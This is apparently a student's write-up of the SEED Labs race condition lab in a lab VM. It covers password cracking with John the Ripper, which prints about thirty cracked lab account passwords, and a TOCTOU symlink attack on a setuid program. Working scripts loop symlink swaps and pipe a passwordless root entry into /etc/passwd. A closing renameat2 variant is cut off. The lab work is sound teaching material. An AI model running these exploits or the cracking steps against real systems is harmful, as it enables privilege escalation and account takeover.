

SEED Labs – Race Condition Vulnerability Lab
Brian Grigore
Task 0:
1.
The permissions on etc/passwd can be seen with the command ll -a /etc/passwd



```
[09/25/24]seed@VM:~/.../A2_Labsetup$ ll -a /etc/passwd
-rw-r--r-- 1 root root 2886 Nov 24  2020 /etc/passwd
```

From the screenshot, we can see that this file has the standard permissions, -rw-r--r–, which means the owner, in this case root, can read and write, while everyone else can only read.


The permissions for /etc/shadow can be seen with the command ll -a /etc/shadow



```
[09/25/24]seed@VM:~/.../A2_Labsetup$ ll -a /etc/shadow
-rw-r----- 1 root shadow 1514 Nov 24  2020 /etc/shadow
```


We can see that this time the root can still read and write, the group can read, and the world does not have access.

We can read the contents of /etc/passwd with regular user privileges, with the command cat /etc/passwd:




```
[09/25/24]seed@VM:~/.../A2_Labsetup$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

This is not possible for /etc/shadow, as we do not have permission.



```
[09/25/24]seed@VM:~/.../A2_Labsetup$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```


To gain administrator privileges, we can use the command sudo cat /etc/shadow:



```
[09/25/24]seed@VM:~/.../A2_Labsetup$ sudo cat /etc/shadow
root:!:18590:0:99999:7:::
daemon:*:18474:0:99999:7:::
```


Shadow requires elevated priveleges to access because it contains encrypted passwords for user accounts, helping to keep the system secure. This is done to prevent offine brute force attacks with privilege escalation.
2.
Before starting to crack passwords, I consulted the John The Ripper documentation and decided to run the tool in it's default mode, shown in https://github.com/openwall/john/blob/bleeding-jumbo/doc/EXAMPLES. This will first try single crack mode, which according to https://github.com/openwall/john/blob/bleeding-jumbo/doc/MODES uses login names, Full Name fields, and home directory names as passwords to crack easy passwords. It will then use wordlist mode, which tries a list of common passwords. I've changed the wordlist in the john.conf file to use the wordlist all.lst, recommended by the JTR documentation, as the default

list is not very expansive. Lastly, it will use incremental mode, which tries all possible character combinations, which is a pure brute-force attack that is not likley to yield results in a reasonable time.



```
# Markov modes as well, see .
[Options]
# Default wordlist file name
Wordlist = $JOHN/all.lst
# Use idle cycles only
Idle = Y
```


To hopefully speed up processing time, I allocated eight gigabytes of ram and 8 cpu cores from my desktop to my virtual machine, and ran JTR with the –fork=8 option to take advantage of all available hardware. This means our final command is:



```
[09/27/24]seed@VM:~/.../run$ ./john ../../pw_dump --fork=8
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 32 password hashes with 32 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3]
)
```


After running the command, we can see that the passwords are hashed with md5crypt and crpyt(3) and are salted. It will take some time for the virtual machine to get through the wordlist, as shown in the image config file above, Idle is set to Y which means JTR will impact using the system less by prioritizing idle threads. We can move on with the tasks while the work is done in the background.

I began with the crack, and was able to get a good amount of passwords (18) with single crack mode:




```
[09/27/24]seed@VM:~/.../run$ ./john ../../pw_dump --fork=8
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 32 password hashes with 32 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3
])
Cracked 18 password hashes (are in ./john.pot), use "--show"
```

Then after leaving the program for a few hours, with all.lst I cracked a few more:




```
spongebob123      (jarlulfric)
iowa!             (princesspeach)
minnesota.        (mario)
laslow            (diana)
F73               (glados)
numer4l           (scorpion)
football          (coach)
```

It was taking a while, so I went online and switched my wordlist to a reputable list called rockyou.txt, which quickly cracked a few more:




```
1Taekwondo        (monasax)
goldenlab         (maxpayne)
f0rdtruck         (dovahkiin)
5: Disabling duplicate candidate password suppressor
num3ra1           (chunli)
```

Seeing that one of the hash methods was md5crypt, I tried the md5decryptor.txt file from https://github.com/danielmiessler/SecLists/blob/master/Passwords/Leaked-Databases/md5decryptor-uk.txt and was able to get one more:




```
2Karate           (subzero)
```

Let’s see all the passwords we cracked using the john –show pw_dump command:




```
[09/30/24]seed@VM:~/.../run$ ./john --show ../../pw_dump
johnmarston:monkey19:1002:1002::/home/johnmarston:/bin/sh
ellis:Rosalind:1003:1003::/home/ellis:/bin/sh
gordonfreeman:senators:1004:1004::/home/gordonfreeman:/bin/sh
diana:laslow:1005:1005::/home/diana:/bin/sh
dovahkiin:f0rdtruck:1006:1006::/home/dovahkiin:/bin/sh
agent47:turned:1007:1007::/home/agent47:/bin/sh
solidsnake:123456:1008:1008::/home/solidsnake:/bin/sh
princesspeach:iowa!:1009:1009::/home/princesspeach:/bin/sh
naomi:iloveyou:1010:1010::/home/naomi:/bin/sh
geralt:chamber:1011:1011::/home/geralt:/bin/sh
laracroft:letmein:1012:1012::/home/laracroft:/bin/sh
mario:minnesota.:1014:1014::/home/mario:/bin/sh
cortana:qwerty:1015:1015::/home/cortana:/bin/sh
blazkowicz:soccer1:1016:1016::/home/blazkowicz:/bin/sh
chunli:num3ra1:1017:1017::/home/chunli:/bin/sh
maxpayne:goldenlab:1018:1018::/home/maxpayne:/bin/sh
zoey:mosie1:1019:1019::/home/zoey:/bin/sh
alduin:soccer22:1020:1020::/home/alduin:/bin/sh
monasax:1Taekwondo:1021:1021::/home/monasax:/bin/sh
altair:altair123:1022:1022::/home/altair:/bin/sh
masterchief:dragon:1023:1023::/home/masterchief:/bin/sh
triss:MAE:1025:1025::/home/triss:/bin/sh
bigboss:princess:1026:1026::/home/bigboss:/bin/sh
meryl:password:1027:1027::/home/meryl:/bin/sh
jarlulfric:spongebob123:1028:1028::/home/jarlulfric:/bin/sh
link:basketball?:1029:1029::/home/link:/bin/sh
glados:F73:1030:1030::/home/glados:/bin/sh
subzero:2Karate:1031:1031::/home/subzero:/bin/sh
scorpion:numer4l:1032:1032::/home/scorpion:/bin/sh
coach:football:1033:1033::/home/coach:/bin/sh

30 password hashes cracked, 2 left
```

Task 0 Part 2:
I first disabled the security measures with the commands listed:




```
[09/27/24]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[09/27/24]seed@VM:~$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
```

I then compiled the program using gcc:




```
[09/27/24]seed@VM:~/.../A2_Labsetup$ gcc vulp.c -o vulp
[09/27/24]seed@VM:~/.../A2_Labsetup$ sudo chown root vulp
[09/27/24]seed@VM:~/.../A2_Labsetup$ sudo chmod 4755 vulp
```

Task 1:
To add the test user, I will run the command:
Sudo gedit /etc/passwd




```
[09/27/24]seed@VM:~/.../A2_Labsetup$ sudo gedit /etc/passwd
```



```
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```


Now I can check that I have the correct permissions by switching to the test user with su test:



```
[09/27/24]seed@VM:~/.../A2_Labsetup$ su test
Password:
root@VM:/home/seed/Desktop/A2_Labsetup#
```

We can see that I did not have to type in a password, and I have root privileges, so the account was created correctly.


Next, we will switch back to seed and remove the entry from the password file with the commands su seed, sudo gedit /etc/passwd:




```
root@VM:/home/seed/Desktop/A2_Labsetup# su seed
[09/27/24]seed@VM:~/.../A2_Labsetup$ sudo gedit /etc/passwd
```

Task 2:

Task 2A:
I begin by adding the ten-second sleep into the vulp program, and recompiling it:




```
if (!access(fn, W_OK)) {
    sleep(10);
    fp = fopen(fn, "a+");
    if (!fp) {
        perror("Open failed");
        exit(1);
```



```
[09/30/24]seed@VM:~/.../A2_Labsetup$ gcc vulp.c -o vulp
```


Next, to accomplish the attack, I will first link /tmp/ABC to /dev/null since I know our user has permissions on that file. Then, I will need to have two terminal windows open, one running the vulp program, and a second one with the command ln -sf /etc/passwd /tmp/ABC ready to be entered within the 10 seconds between the user input and the file writing. I will have the user input the text test:U6aMy0wojraho:0:0:test:/root:/bin/bash. This should then append the test user to /etc/passwd and allow me to login as test again, gaining root privileges.

We first link /dev/null to /tmp/ABC so we have permissions on it:




```
[09/30/24]seed@VM:~/.../A2_Labsetup$ ln -sf /dev/null /tmp/ABC
```

Then in the second terminal, run vulp, and enter our desired text:




```
[09/30/24]seed@VM:~/.../A2_Labsetup$ ./vulp
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Now we are on the ten second timer, we go back to the first terminal, and change the symlink to point to /etc/passwd:



```
[09/30/24]seed@VM:~/.../A2_Labsetup$ ln -sf /etc/passwd /tmp/ABC
```

After vulp is done running, we can check that we have created our new user and have root privileges:




```
[09/30/24]seed@VM:~/.../A2_Labsetup$ ./vulp
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[09/30/24]seed@VM:~/.../A2_Labsetup$ su test
Password:
root@VM:/home/seed/Desktop/A2_Labsetup#
```

Task 2B:

To prepare for the task, I removed the test account from /etc/passwd, linked /tmp/ABC back to /dev/null, and removed the sleep line from the vulp program.

Next. I created the runvulp.sh script to automatically keep the script running and provide the input.




home > seed > Desktop > A2_Labsetup > $ runvulp.sh

```bash
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
    echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" | ./vulp
    new=$($CHECK_FILE)
done
echo "TERMINATE: The /etc/passwd file has been modified"
```

This script pipes the password text from echo into the vulp program, and checks the passwd file has been modified. When done, the program will exit.


Next, to automate the exploit, I used the symlink function in C to repeatedly unlink the /tmp/ABC file, link it to /dev/null, unlink it again, then relink it to /etc/passwd in hopes that the timing will line up with the vulp program. The C script is as follows:



symlink.c > main()

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    while (1) {
        unlink("/tmp/ABC");
        symlink("/dev/null","/tmp/ABC");
        unlink("/tmp/ABC");
        symlink("/etc/passwd","/tmp/ABC");
    }
}
```


Running the scripts, the first two times i did not get a result, and checking the ownership of the file showed me that the /tmp/ABC was owned by root. I then deleted the file and tried again, with success.



```
[10/02/24]seed@VM:~/.../A2_Labsetup$ ./symlink
^C
[10/02/24]seed@VM:~/.../A2_Labsetup$ ll /tmp/ABC
-rw-rw-r-- 1 root seed 308 Oct  2 02:39 /tmp/ABC
[10/02/24]seed@VM:~/.../A2_Labsetup$ sudo rm -rf /tmp/ABC
[10/02/24]seed@VM:~/.../A2_Labsetup$ ./symlink
```


Running symlink.c and seeing root as owner of /tmp/ABC

After trying again:



```
[10/02/24]seed@VM:~/.../A2_Labsetup$ ./runvulp.sh
No permission
No permission
No permission
No permission
No permission
TERMINATE: The /etc/passwd file has been modified
```

We can see that in a very short amount of tries the file was modified, let's login to the test user now to check if it worked correctly:




```
[10/02/24]seed@VM:~/.../A2_Labsetup$ su test
Password:
root@VM:/home/seed/Desktop/A2_Labsetup#
```

Success!


Task 2.C

I changed the symlink program to setup the symlinks and then swap between them in a loop, giving me the correct operation of the program with no race condition. After running I observed that the /tmp/ABC file was still owned by the seed user which is correct.




```c
symlink.c > main()
#define _GNU_SOURCE

#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main() {
    unsigned int flags = RENAME_EXCHANGE;

    unlink("/tmp/ABC"); symlink("/dev/null", "/tmp/ABC");
    unlink("/tmp/DEF"); symlink("/etc/passwd", "/tmp/DEF");

    while (1) {
        renameat2(0, "/tmp/ABC", 0, "/tmp/DEF", flags);
    }
